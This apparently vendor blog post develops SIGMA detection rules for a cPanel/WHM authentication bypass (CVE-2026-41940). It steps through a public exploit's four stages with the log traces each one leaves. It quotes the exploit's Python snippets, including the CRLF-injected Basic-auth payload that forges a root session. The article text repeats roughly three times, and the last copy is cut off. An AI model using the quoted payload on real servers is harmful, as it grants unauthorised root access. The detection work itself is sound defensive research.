
Searching for bulletproof detections in cPanel Land


Boaz Katzir
Arie Balonov

TL;DR
The latest cPanel Authentication Bypass (CVE-2026-41940) gives attackers unauthenticated root access, and stealthy threat actors are already bypassing early, generic detections. To counter this, we analyzed the exploit's mechanics to develop bulletproof detection rules (SIGMA) that identify the exploit's unavoidable core behaviors. To create these detections, you need a deep, contextual understanding of how the application actually behaves.
This blogpost demonstrates how difficult this problem is. For doing it at scale you need something completely different.
On the 28th of April, a critical authentication bypass vulnerability affecting cPanel and WHM numbered CVE-2026-41940 was published. The vulnerability allows unauthenticated users to gain root access to the vulnerable machine and has been exploited as a zero-day since as early as the 23rd of February 2026. In response, cPanel has published patches, and several hosting providers have closed the administration ports that allow exploitation. However, widespread exploitation remains a substantial threat, and some web servers are exploitable through the standard web interface even without access to the administration ports. More than a million cPanel instances are currently exposed to the internet, and many of them still rely on EoL operating systems where cPanel doesn't support updates.
Detection content started appearing within hours of the CVE dropping. Naturally, the main emphasis was on speed, as exploitation began rapidly and security engineers worldwide raced to detect, remediate, and patch. Under that kind of pressure, the first wave of detections inevitably ended up being effective for specific exploit PoCs but less so against attackers writing their own exploit variant. An official detection script from cPanel, for instance, searches for irregular session files. This only catches attackers who leave their sessions open but tells you nothing about an attacker who simply calls /logout at the end of initial access.
To complement these efforts, we decided to dive deep into the mechanisms of the cPanel exploit and its logs to provide detections against the entire range of exploitation, including stealthy attackers who are modifying their exploits to bypass existing detections.
Vulnerability Summary
As shown in this diagram from Picus Security, the exploit requires 4 distinct stages and abuses a CRLF injection vulnerability (stage 2). Stage 1 is used to create a so called preauth session cookie and session file, stage 3 is needed to make the injected data be written to the right place in the disk and stage 4 represents any use by the attacker of the high privileges obtained.

Diving into cPanel Logs
As cPanel is the website management system, it requires an HTTP web server such as Apache or Nginx to act as a front. Naturally, they provide some logs. But because they act as a proxy to the cPanel and WHM administration panels, they are less likely to show the data we need directly. Moreover, as there are a lot of options for HTTP servers to use with cPanel, any detection we use will be quite limited to a subset of instances.
Luckily, CPanel itself is quite a verbose platform in terms of logs too:

Next, we'll examine the 4 stages of the watchTowr exploit. For each, we'll see how it's reflected in access_log and login_log (The only files where relevant data is generated by the exploit). This would enable us to isolate the stages that are inherent to the attack and use them to create bulletproof detections.

Stage 1: Creating a Preauth Session
def stage1_preauth(s, scheme, host, port, canonical): r = http(s, "POST", scheme, host, port, canonical, "/login/?login_only=1", data={"user": "root", "pass": "wrong"}) for k, v in r.raw.headers.items(): if k.lower() == "set-cookie" and v.startswith("whostmgrsession="): cookie_value = v.split("=", 1)[1].split(";", 1)[0] ...
This step is designed to create a whostmgrsession cookie, leaving the following trace behind in the access_log:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "POST /login/?login_only=1 HTTP/1.1" 401 0 "-" "python-requests/2.31.0" "-" "-" 2087 -
And the following line in login_log:
[2026-05-03 14:00:55 +0000] info [whostmgrd] 10.0.23.4 - root "POST /login/?login_only=1 HTTP/1.1" FAILED LOGIN whostmgrd: user password incorrect
Potentially, this log line can be used for detection and has been mentioned in several blogs. Unfortunately, the cookie is generated on any failed login attempt — not just POST /login/?login_only=1. Basic POST /, GET /, or POST /login/ all issue the same cookie for us in our lab.** **As such, other exploits may not generate any log line in login_log, and thus, it's an unusable artifact for detection.
Stage 2: The CRLF Injection
PAYLOAD = """ root:x successful_internal_auth_with_timestamp=9999999999 user=root tfa_verified=1 hasroot=1""".replace('\n', '\r\n') r = http(s, "GET", scheme, host, port, canonical, "/", headers={ "Cookie": f"whostmgrsession={cookie}", "Authorization": f"Basic {base64.b64encode(PAYLOAD)}", }) loc = r.headers.get("Location", "") m = re.search(r"/cpsess\d+", loc) token = m.group(0) # e.g. /cpsess2855760979
A GET / request is sent carrying the session cookie, received in the previous stage, and an Authorization: Basic header whose base64-decoded value contains CRLF sequences.
In the access log, the following trace is generated:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "GET / HTTP/1.1" 307 0 "-" "python-requests/2.31.0" "b" "-" 2087
The response of the server is a Location header which includes the CSRF token that identifies the session, now with root privileges. Without getting into all the specifics, GET / is the only endpoint where the CRLF vulnerability is reachable and returns a status 3xx, which includes the CSRF token in the Location.
Looking closely at the access log, the "b" flag on GET / immediately stands out. cPanel's documentation suggests that this is a flag meaning Basic authentication has been sent. The explanation below details the possible flags for this column:\

This means that we have a way to detect a GET / with Basic authorization. This should not happen at all regularly, as GET / is an unauthorized endpoint. When we call it in WHM we get the basic login screen:

So, we have our first bulletproof detection – A GET call to /, with authentication method "b"! As there is no other reason for this call, it is enough to prove an attack. We can even refine it to a redirect status code (3xx) as it's required for an attacker to get the Location header, which includes the `cpsess` number needed for Stage 4. From the access log we can also extract the source IP and the username used by the exploit:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "GET / HTTP/1.1" 307 0 "-" "python-requests/2.31.0" "b" "-" 2087
Stage 3: Propagating to Cache
The injected session in the filesystem path raw/ needs to be promoted to the cache/ layer that cpsrvd actually reads for authentication decisions.
To do that, the exploit runs the following:
r = http(s, "GET", scheme, host, port, canonical, "/scripts2/listaccts", headers={"Cookie": f"whostmgrsession={cookie_enc}"}) # Expects: HTTP 401 with "Token denied" or "WHM Login" in body
which produces the following log line in access_log:
127.0.0.1 - root [05/03/2026:11:29:16] "GET /scripts2/listaccts HTTP/1.1" 401 0 "-" "python-requests/2.31.0" "-" "-" 2087
And in login_log we see the following:
[2026-05-03 14:00:55 +0000] info [whostmgrd] 10.0.23.4 - root "GET /scripts2/listaccts HTTP/1.1" DEFERRED LOGIN whostmgrd: security token missing
This URI is not unique – hitting any authenticated endpoint with the unauthenticated cookie triggers cpsrvd's do_token_denied code path, which reads the raw/ file and writes it to cache/. The message from login_log doesn't help us much either, as a missing security token is a common error that may happen whenever an unauthenticated user tries to access a page. Thus, we don't have enough unique information to create a detection.
Stage 4: Using or verifying the privileged access
Now that the session file is written to the right place and the attacker has the token, they can use that access to execute any privileged action they want. But any action needs to be preceded by the CSRF protection of the cpsses token they received.
In the exploit we see the following:
r = http(s, "GET", scheme, host, port, canonical, f"{token}/json-api/version", headers={"Cookie": f"whostmgrsession={cookie_enc}"}) # Returns: HTTP 200 {"version":"11.136.0.4"}
Which produces this line in access_log:
127.0.0.1 - root [05/03/2026:11:29:16] "GET /cpsess2855760979/json-api/version HTTP/1.1" 200 0 "-" "python-requests/2.31.0" "s" "-" 2087
The json-api/version part is not inherent to the exploit and can easily be replaced, but that cpsessNNNNNNNNNN needs to be used. Notice the "s", signaling that this session has been authenticated with a cookie.
This stage gives us another option for detection – a session with a valid cookie is initiated, /cpsess… is called, a 200 status code is received, but we never observed a successful login.
We can correlate different log lines, as cPanel enforces sessions for the client IP, and in contrast to the other features, the vulnerability building blocks don't allow injecting a different IP in the session file. To avoid false positives, we need to identify not only standard successful login, but also logins through OpenID (through /openid_connect/), and through WHM to cPanel (used by resellers, users /cpsessNNNNNNNNNNN/login?session), as after a successful login, a session file is also used for them.
To summarize, an IP that has an "s" session, without a 200 status code for a login action, is highly likely to be an exploit. The challenge is only correlating between the two log lines, as they can be far apart in time. While this detection is substantially more complex than the first, it can be used for other authentication bypass exploits in the future.
While this detection is substantially more complex than the first, it can be used for other authentication bypass exploits in the future. It's important to note that the correlation between the event happening and the event not happening (the login) is tricky – a login for a session can happen a long time before its reuse. Additionally, if a legitimate user has logged in from the same IP as the attacker (if both use the same VPN, for example) before the exploitation, it would cause a false positive. If the logs had some kind of correlation id or session key, defenders could better protect against these kinds of authorization attacks, but we currently have to use only what's available.
Putting the Detections into the SIEM
As described above, we have written detections, as Sigma and as SIEM queries for stages 2 and 4. When testing the events against the cPanel logs in Splunk, we've come across a familiar problem:

When connecting cPanel to Splunk through the default settings, Splunk sets the sourcetype as access_combined_wcookie, which parses in this example "b" as cookie instead of authentication_method. Splunk is hardly alone here, similar problems arose when plugging the logs and attempting to run the detection on other SIEMs. SIGMA rules converted to DSL could not work out of the box without some plumbing on our part for each cPanel log type. We suggest that everyone using our SIGMA rules first see how their logs are parsed into their SIEM. We are also publishing the schema we've used for Splunk here.
In addition to that, the detection rule for stage 4 presented us with a problem: how to express with SIGMA a correlation between two events where one of them **shouldn't **exist, and that only before the one exists. We've decided to use timespan: 24h, but this also means that the rule checks there are no successful login after successful session file use. The inability of current SIGMA rules to support it is understandable, given the vastly different ways SIEMs handle this correlation.
Conclusion
We've outlined two detection mechanisms that can unequivocally determine if, and by whom, an intrusion has occurred. Additionally, we're providing Microsoft Sentinel and Splunk schemas for relevant cPanel logs. See here.
cPanel was launched in 1996 and three decades of feature growth have produced a sprawling mix of log types, many with custom formats and no correlation option or index. For defenders managing and onboarding hundreds of applications across a network, the need to invest heavily in understanding each application, building threat models, and tailoring connectors that produce correlated, meaningful events is simply not feasible.
This visibility gap that arises inevitably also creates a detection gap. Detection engineers today need to battle with their application for providing logs, and then battle again with their SIEMs to let them query the logs in a useful way.
Onboarding apps, logging, correlation and threat detection must be done differently. Stay tuned for what's next.
Detection Rules
The rules are also available in the Github Repo.
Malicious GET /
title: cPanel WHM Authentication Bypass via CRLF Injection (CVE-2026-41940) id: 25e9ef06-c1de-476e-aedb-4d50dee610c5 status: stable description: | Detects Stage 2 of the cPanel/WHM CRLF injection authentication bypass (CVE-2026-41940). The attacker sends GET / with an Authorization: Basic header whose decoded value contains CRLF-injected session fields. cpsrvd records auth_method "b" (HTTP Basic) in the access_log and responds with a 3xx redirect that leaks the cpsess security token in the Location header. references: - https://watchtowr.com/resources/2765-rapid-reaction-cpanel-authentication-bypass/ author: Unfold Security Research Lab date: 2026-05-05 tags: - attack.initial_access - attack.t1190 - cve.2026-41940 logsource: product: cpanel service: access_log definition: | Log file: /usr/local/cpanel/logs/access_log Format (from docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files): client_ip - user [timestamp] "method path protocol" status bytes referrer useragent authentication_method x_forwarded_for port Field positions: cs-method = HTTP method (field inside quoted request string) cs-uri-stem = Request path sc-status = HTTP response status code authentication_method = Auth type: a=API token, b=HTTP Basic, s=Session, o=OpenID, -=none port = Service port cpsrvd received the request on detection: selection: cs-method: 'GET' cs-uri-stem: '/' sc-status|startswith: '3' authentication_method: 'b' condition: selection level
Successful Session authorization without login
title: cPanel WHM Successful Login name: cpanel_whm_successful_login id: 559fe2e0-9239-44af-a277-628511ffbbd4 status: experimental description: Base rule — successful login to WHM. Accounts for standard forms, 2FA, OpenID Connect (SSO), and internal WHM account possession API flows. Used by correlation rule. logsource: product: cpanel service: access_log definition: | Log file: /usr/local/cpanel/logs/access_log Format (from docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files): client_ip - user [timestamp] "method path protocol" status bytes referrer useragent authentication_method x_forwarded_for port Field positions: cs-method = HTTP method (field inside quoted request string) cs-uri-stem = Request path sc-status = HTTP response status code authentication_method = Auth type: a=API token, b=HTTP Basic, s=Session, o=OpenID, -=none port = Service port cpsrvd received the request on detection: selection_form: cs-method: 'POST' cs-uri-stem|startswith: '/login' sc-status: 200 selection_openid: cs-uri-stem|contains: '/openid_connect/' sc-status|startswith: '3' selection_possession: cs-method: 'GET' cs-uri-stem|contains: '/login' cs-uri-query|startswith: 'session=' sc-status: - 200 - 302 condition: 1 of selection_* level: informational --- title: cPanel WHM Session-Authenticated cpsess Request name: cpanel_whm_cpsess_session_access id: a28dd486-5e0b-424b-862e-1e01919ed7cb status: experimental description: Base rule — HTTP 200 session-authenticated request to a cpsess path on WHM. Used by correlation rule. logsource: product: cpanel service: access_log detection: selection: cs-uri-stem|re: '^/cpsess\d{10}/' sc-status: 200 authentication_method: 's' condition: selection level: informational --- title: cPanel WHM Session Access Without Prior Successful Login (CVE-2026-41940) id: 559fe2e0-9239-44af-a277-628511ffbbd4 status: test description: | Detects a WHM session-authenticated cpsess request (auth_method "s", HTTP 200) from a source IP that had no successful login (form-based, SSO, or reseller possession) in the preceding 24 hours. A legitimate admin always has a preceding login event before any cpsess session access. references: - https://watchtowr.com/resources/2765-rapid-reaction-cpanel-authentication-bypass/ - https://docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files author: Unfold Security Research Lab date: 2026-05-05 tags: - attack.initial_access - attack.t1190 - cve.2026-41940 action: correlation type: temporal_ordered rules: login: cpanel_whm_successful_login session: cpanel_whm_cpsess_session_access group-by: - c-ip timespan: 24h condition: session and not login falsepositives: - An admin whose session cookie persists across the 24h window from a prior day login. Tune the timespan or anchor the window to the session creation time if this fires. level
References
cPanel CVE-2026-41940 Security Advisory
Early Exploitation Evidence (Reddit Discussion)
TL;DR
The latest cPanel Authentication Bypass (CVE-2026-41940) gives attackers unauthenticated root access, and stealthy threat actors are already bypassing early, generic detections. To counter this, we analyzed the exploit's mechanics to develop bulletproof detection rules (SIGMA) that identify the exploit's unavoidable core behaviors. To create these detections, you need a deep, contextual understanding of how the application actually behaves.
This blogpost demonstrates how difficult this problem is. For doing it at scale you need something completely different.
On the 28th of April, a critical authentication bypass vulnerability affecting cPanel and WHM numbered CVE-2026-41940 was published. The vulnerability allows unauthenticated users to gain root access to the vulnerable machine and has been exploited as a zero-day since as early as the 23rd of February 2026. In response, cPanel has published patches, and several hosting providers have closed the administration ports that allow exploitation. However, widespread exploitation remains a substantial threat, and some web servers are exploitable through the standard web interface even without access to the administration ports. More than a million cPanel instances are currently exposed to the internet, and many of them still rely on EoL operating systems where cPanel doesn't support updates.
Detection content started appearing within hours of the CVE dropping. Naturally, the main emphasis was on speed, as exploitation began rapidly and security engineers worldwide raced to detect, remediate, and patch. Under that kind of pressure, the first wave of detections inevitably ended up being effective for specific exploit PoCs but less so against attackers writing their own exploit variant. An official detection script from cPanel, for instance, searches for irregular session files. This only catches attackers who leave their sessions open but tells you nothing about an attacker who simply calls /logout at the end of initial access.
To complement these efforts, we decided to dive deep into the mechanisms of the cPanel exploit and its logs to provide detections against the entire range of exploitation, including stealthy attackers who are modifying their exploits to bypass existing detections.
Vulnerability Summary
As shown in this diagram from Picus Security, the exploit requires 4 distinct stages and abuses a CRLF injection vulnerability (stage 2). Stage 1 is used to create a so called preauth session cookie and session file, stage 3 is needed to make the injected data be written to the right place in the disk and stage 4 represents any use by the attacker of the high privileges obtained.

Diving into cPanel Logs
As cPanel is the website management system, it requires an HTTP web server such as Apache or Nginx to act as a front. Naturally, they provide some logs. But because they act as a proxy to the cPanel and WHM administration panels, they are less likely to show the data we need directly. Moreover, as there are a lot of options for HTTP servers to use with cPanel, any detection we use will be quite limited to a subset of instances.
Luckily, CPanel itself is quite a verbose platform in terms of logs too:

Next, we'll examine the 4 stages of the watchTowr exploit. For each, we'll see how it's reflected in access_log and login_log (The only files where relevant data is generated by the exploit). This would enable us to isolate the stages that are inherent to the attack and use them to create bulletproof detections.

Stage 1: Creating a Preauth Session
def stage1_preauth(s, scheme, host, port, canonical): r = http(s, "POST", scheme, host, port, canonical, "/login/?login_only=1", data={"user": "root", "pass": "wrong"}) for k, v in r.raw.headers.items(): if k.lower() == "set-cookie" and v.startswith("whostmgrsession="): cookie_value = v.split("=", 1)[1].split(";", 1)[0] ...
This step is designed to create a whostmgrsession cookie, leaving the following trace behind in the access_log:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "POST /login/?login_only=1 HTTP/1.1" 401 0 "-" "python-requests/2.31.0" "-" "-" 2087 -
And the following line in login_log:
[2026-05-03 14:00:55 +0000] info [whostmgrd] 10.0.23.4 - root "POST /login/?login_only=1 HTTP/1.1" FAILED LOGIN whostmgrd: user password incorrect
Potentially, this log line can be used for detection and has been mentioned in several blogs. Unfortunately, the cookie is generated on any failed login attempt — not just POST /login/?login_only=1. Basic POST /, GET /, or POST /login/ all issue the same cookie for us in our lab.** **As such, other exploits may not generate any log line in login_log, and thus, it's an unusable artifact for detection.
Stage 2: The CRLF Injection
PAYLOAD = """ root:x successful_internal_auth_with_timestamp=9999999999 user=root tfa_verified=1 hasroot=1""".replace('\n', '\r\n') r = http(s, "GET", scheme, host, port, canonical, "/", headers={ "Cookie": f"whostmgrsession={cookie}", "Authorization": f"Basic {base64.b64encode(PAYLOAD)}", }) loc = r.headers.get("Location", "") m = re.search(r"/cpsess\d+", loc) token = m.group(0) # e.g. /cpsess2855760979
A GET / request is sent carrying the session cookie, received in the previous stage, and an Authorization: Basic header whose base64-decoded value contains CRLF sequences.
In the access log, the following trace is generated:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "GET / HTTP/1.1" 307 0 "-" "python-requests/2.31.0" "b" "-" 2087
The response of the server is a Location header which includes the CSRF token that identifies the session, now with root privileges. Without getting into all the specifics, GET / is the only endpoint where the CRLF vulnerability is reachable and returns a status 3xx, which includes the CSRF token in the Location.
Looking closely at the access log, the "b" flag on GET / immediately stands out. cPanel's documentation suggests that this is a flag meaning Basic authentication has been sent. The explanation below details the possible flags for this column:\

This means that we have a way to detect a GET / with Basic authorization. This should not happen at all regularly, as GET / is an unauthorized endpoint. When we call it in WHM we get the basic login screen:

So, we have our first bulletproof detection – A GET call to /, with authentication method "b"! As there is no other reason for this call, it is enough to prove an attack. We can even refine it to a redirect status code (3xx) as it's required for an attacker to get the Location header, which includes the `cpsess` number needed for Stage 4. From the access log we can also extract the source IP and the username used by the exploit:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "GET / HTTP/1.1" 307 0 "-" "python-requests/2.31.0" "b" "-" 2087
Stage 3: Propagating to Cache
The injected session in the filesystem path raw/ needs to be promoted to the cache/ layer that cpsrvd actually reads for authentication decisions.
To do that, the exploit runs the following:
r = http(s, "GET", scheme, host, port, canonical, "/scripts2/listaccts", headers={"Cookie": f"whostmgrsession={cookie_enc}"}) # Expects: HTTP 401 with "Token denied" or "WHM Login" in body
which produces the following log line in access_log:
127.0.0.1 - root [05/03/2026:11:29:16] "GET /scripts2/listaccts HTTP/1.1" 401 0 "-" "python-requests/2.31.0" "-" "-" 2087
And in login_log we see the following:
[2026-05-03 14:00:55 +0000] info [whostmgrd] 10.0.23.4 - root "GET /scripts2/listaccts HTTP/1.1" DEFERRED LOGIN whostmgrd: security token missing
This URI is not unique – hitting any authenticated endpoint with the unauthenticated cookie triggers cpsrvd's do_token_denied code path, which reads the raw/ file and writes it to cache/. The message from login_log doesn't help us much either, as a missing security token is a common error that may happen whenever an unauthenticated user tries to access a page. Thus, we don't have enough unique information to create a detection.
Stage 4: Using or verifying the privileged access
Now that the session file is written to the right place and the attacker has the token, they can use that access to execute any privileged action they want. But any action needs to be preceded by the CSRF protection of the cpsses token they received.
In the exploit we see the following:
r = http(s, "GET", scheme, host, port, canonical, f"{token}/json-api/version", headers={"Cookie": f"whostmgrsession={cookie_enc}"}) # Returns: HTTP 200 {"version":"11.136.0.4"}
Which produces this line in access_log:
127.0.0.1 - root [05/03/2026:11:29:16] "GET /cpsess2855760979/json-api/version HTTP/1.1" 200 0 "-" "python-requests/2.31.0" "s" "-" 2087
The json-api/version part is not inherent to the exploit and can easily be replaced, but that cpsessNNNNNNNNNN needs to be used. Notice the "s", signaling that this session has been authenticated with a cookie.
This stage gives us another option for detection – a session with a valid cookie is initiated, /cpsess… is called, a 200 status code is received, but we never observed a successful login.
We can correlate different log lines, as cPanel enforces sessions for the client IP, and in contrast to the other features, the vulnerability building blocks don't allow injecting a different IP in the session file. To avoid false positives, we need to identify not only standard successful login, but also logins through OpenID (through /openid_connect/), and through WHM to cPanel (used by resellers, users /cpsessNNNNNNNNNNN/login?session), as after a successful login, a session file is also used for them.
To summarize, an IP that has an "s" session, without a 200 status code for a login action, is highly likely to be an exploit. The challenge is only correlating between the two log lines, as they can be far apart in time. While this detection is substantially more complex than the first, it can be used for other authentication bypass exploits in the future.
While this detection is substantially more complex than the first, it can be used for other authentication bypass exploits in the future. It's important to note that the correlation between the event happening and the event not happening (the login) is tricky – a login for a session can happen a long time before its reuse. Additionally, if a legitimate user has logged in from the same IP as the attacker (if both use the same VPN, for example) before the exploitation, it would cause a false positive. If the logs had some kind of correlation id or session key, defenders could better protect against these kinds of authorization attacks, but we currently have to use only what's available.
Putting the Detections into the SIEM
As described above, we have written detections, as Sigma and as SIEM queries for stages 2 and 4. When testing the events against the cPanel logs in Splunk, we've come across a familiar problem:

When connecting cPanel to Splunk through the default settings, Splunk sets the sourcetype as access_combined_wcookie, which parses in this example "b" as cookie instead of authentication_method. Splunk is hardly alone here, similar problems arose when plugging the logs and attempting to run the detection on other SIEMs. SIGMA rules converted to DSL could not work out of the box without some plumbing on our part for each cPanel log type. We suggest that everyone using our SIGMA rules first see how their logs are parsed into their SIEM. We are also publishing the schema we've used for Splunk here.
In addition to that, the detection rule for stage 4 presented us with a problem: how to express with SIGMA a correlation between two events where one of them **shouldn't **exist, and that only before the one exists. We've decided to use timespan: 24h, but this also means that the rule checks there are no successful login after successful session file use. The inability of current SIGMA rules to support it is understandable, given the vastly different ways SIEMs handle this correlation.
Conclusion
We've outlined two detection mechanisms that can unequivocally determine if, and by whom, an intrusion has occurred. Additionally, we're providing Microsoft Sentinel and Splunk schemas for relevant cPanel logs. See here.
cPanel was launched in 1996 and three decades of feature growth have produced a sprawling mix of log types, many with custom formats and no correlation option or index. For defenders managing and onboarding hundreds of applications across a network, the need to invest heavily in understanding each application, building threat models, and tailoring connectors that produce correlated, meaningful events is simply not feasible.
This visibility gap that arises inevitably also creates a detection gap. Detection engineers today need to battle with their application for providing logs, and then battle again with their SIEMs to let them query the logs in a useful way.
Onboarding apps, logging, correlation and threat detection must be done differently. Stay tuned for what's next.
Detection Rules
The rules are also available in the Github Repo.
Malicious GET /
title: cPanel WHM Authentication Bypass via CRLF Injection (CVE-2026-41940) id: 25e9ef06-c1de-476e-aedb-4d50dee610c5 status: stable description: | Detects Stage 2 of the cPanel/WHM CRLF injection authentication bypass (CVE-2026-41940). The attacker sends GET / with an Authorization: Basic header whose decoded value contains CRLF-injected session fields. cpsrvd records auth_method "b" (HTTP Basic) in the access_log and responds with a 3xx redirect that leaks the cpsess security token in the Location header. references: - https://watchtowr.com/resources/2765-rapid-reaction-cpanel-authentication-bypass/ author: Unfold Security Research Lab date: 2026-05-05 tags: - attack.initial_access - attack.t1190 - cve.2026-41940 logsource: product: cpanel service: access_log definition: | Log file: /usr/local/cpanel/logs/access_log Format (from docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files): client_ip - user [timestamp] "method path protocol" status bytes referrer useragent authentication_method x_forwarded_for port Field positions: cs-method = HTTP method (field inside quoted request string) cs-uri-stem = Request path sc-status = HTTP response status code authentication_method = Auth type: a=API token, b=HTTP Basic, s=Session, o=OpenID, -=none port = Service port cpsrvd received the request on detection: selection: cs-method: 'GET' cs-uri-stem: '/' sc-status|startswith: '3' authentication_method: 'b' condition: selection level
Successful Session authorization without login
title: cPanel WHM Successful Login name: cpanel_whm_successful_login id: 559fe2e0-9239-44af-a277-628511ffbbd4 status: experimental description: Base rule — successful login to WHM. Accounts for standard forms, 2FA, OpenID Connect (SSO), and internal WHM account possession API flows. Used by correlation rule. logsource: product: cpanel service: access_log definition: | Log file: /usr/local/cpanel/logs/access_log Format (from docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files): client_ip - user [timestamp] "method path protocol" status bytes referrer useragent authentication_method x_forwarded_for port Field positions: cs-method = HTTP method (field inside quoted request string) cs-uri-stem = Request path sc-status = HTTP response status code authentication_method = Auth type: a=API token, b=HTTP Basic, s=Session, o=OpenID, -=none port = Service port cpsrvd received the request on detection: selection_form: cs-method: 'POST' cs-uri-stem|startswith: '/login' sc-status: 200 selection_openid: cs-uri-stem|contains: '/openid_connect/' sc-status|startswith: '3' selection_possession: cs-method: 'GET' cs-uri-stem|contains: '/login' cs-uri-query|startswith: 'session=' sc-status: - 200 - 302 condition: 1 of selection_* level: informational --- title: cPanel WHM Session-Authenticated cpsess Request name: cpanel_whm_cpsess_session_access id: a28dd486-5e0b-424b-862e-1e01919ed7cb status: experimental description: Base rule — HTTP 200 session-authenticated request to a cpsess path on WHM. Used by correlation rule. logsource: product: cpanel service: access_log detection: selection: cs-uri-stem|re: '^/cpsess\d{10}/' sc-status: 200 authentication_method: 's' condition: selection level: informational --- title: cPanel WHM Session Access Without Prior Successful Login (CVE-2026-41940) id: 559fe2e0-9239-44af-a277-628511ffbbd4 status: test description: | Detects a WHM session-authenticated cpsess request (auth_method "s", HTTP 200) from a source IP that had no successful login (form-based, SSO, or reseller possession) in the preceding 24 hours. A legitimate admin always has a preceding login event before any cpsess session access. references: - https://watchtowr.com/resources/2765-rapid-reaction-cpanel-authentication-bypass/ - https://docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files author: Unfold Security Research Lab date: 2026-05-05 tags: - attack.initial_access - attack.t1190 - cve.2026-41940 action: correlation type: temporal_ordered rules: login: cpanel_whm_successful_login session: cpanel_whm_cpsess_session_access group-by: - c-ip timespan: 24h condition: session and not login falsepositives: - An admin whose session cookie persists across the 24h window from a prior day login. Tune the timespan or anchor the window to the session creation time if this fires. level
References
cPanel CVE-2026-41940 Security Advisory
Early Exploitation Evidence (Reddit Discussion)
TL;DR
The latest cPanel Authentication Bypass (CVE-2026-41940) gives attackers unauthenticated root access, and stealthy threat actors are already bypassing early, generic detections. To counter this, we analyzed the exploit's mechanics to develop bulletproof detection rules (SIGMA) that identify the exploit's unavoidable core behaviors. To create these detections, you need a deep, contextual understanding of how the application actually behaves.
This blogpost demonstrates how difficult this problem is. For doing it at scale you need something completely different.
On the 28th of April, a critical authentication bypass vulnerability affecting cPanel and WHM numbered CVE-2026-41940 was published. The vulnerability allows unauthenticated users to gain root access to the vulnerable machine and has been exploited as a zero-day since as early as the 23rd of February 2026. In response, cPanel has published patches, and several hosting providers have closed the administration ports that allow exploitation. However, widespread exploitation remains a substantial threat, and some web servers are exploitable through the standard web interface even without access to the administration ports. More than a million cPanel instances are currently exposed to the internet, and many of them still rely on EoL operating systems where cPanel doesn't support updates.
Detection content started appearing within hours of the CVE dropping. Naturally, the main emphasis was on speed, as exploitation began rapidly and security engineers worldwide raced to detect, remediate, and patch. Under that kind of pressure, the first wave of detections inevitably ended up being effective for specific exploit PoCs but less so against attackers writing their own exploit variant. An official detection script from cPanel, for instance, searches for irregular session files. This only catches attackers who leave their sessions open but tells you nothing about an attacker who simply calls /logout at the end of initial access.
To complement these efforts, we decided to dive deep into the mechanisms of the cPanel exploit and its logs to provide detections against the entire range of exploitation, including stealthy attackers who are modifying their exploits to bypass existing detections.
Vulnerability Summary
As shown in this diagram from Picus Security, the exploit requires 4 distinct stages and abuses a CRLF injection vulnerability (stage 2). Stage 1 is used to create a so called preauth session cookie and session file, stage 3 is needed to make the injected data be written to the right place in the disk and stage 4 represents any use by the attacker of the high privileges obtained.

Diving into cPanel Logs
As cPanel is the website management system, it requires an HTTP web server such as Apache or Nginx to act as a front. Naturally, they provide some logs. But because they act as a proxy to the cPanel and WHM administration panels, they are less likely to show the data we need directly. Moreover, as there are a lot of options for HTTP servers to use with cPanel, any detection we use will be quite limited to a subset of instances.
Luckily, CPanel itself is quite a verbose platform in terms of logs too:

Next, we'll examine the 4 stages of the watchTowr exploit. For each, we'll see how it's reflected in access_log and login_log (The only files where relevant data is generated by the exploit). This would enable us to isolate the stages that are inherent to the attack and use them to create bulletproof detections.

Stage 1: Creating a Preauth Session
def stage1_preauth(s, scheme, host, port, canonical): r = http(s, "POST", scheme, host, port, canonical, "/login/?login_only=1", data={"user": "root", "pass": "wrong"}) for k, v in r.raw.headers.items(): if k.lower() == "set-cookie" and v.startswith("whostmgrsession="): cookie_value = v.split("=", 1)[1].split(";", 1)[0] ...
This step is designed to create a whostmgrsession cookie, leaving the following trace behind in the access_log:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "POST /login/?login_only=1 HTTP/1.1" 401 0 "-" "python-requests/2.31.0" "-" "-" 2087 -
And the following line in login_log:
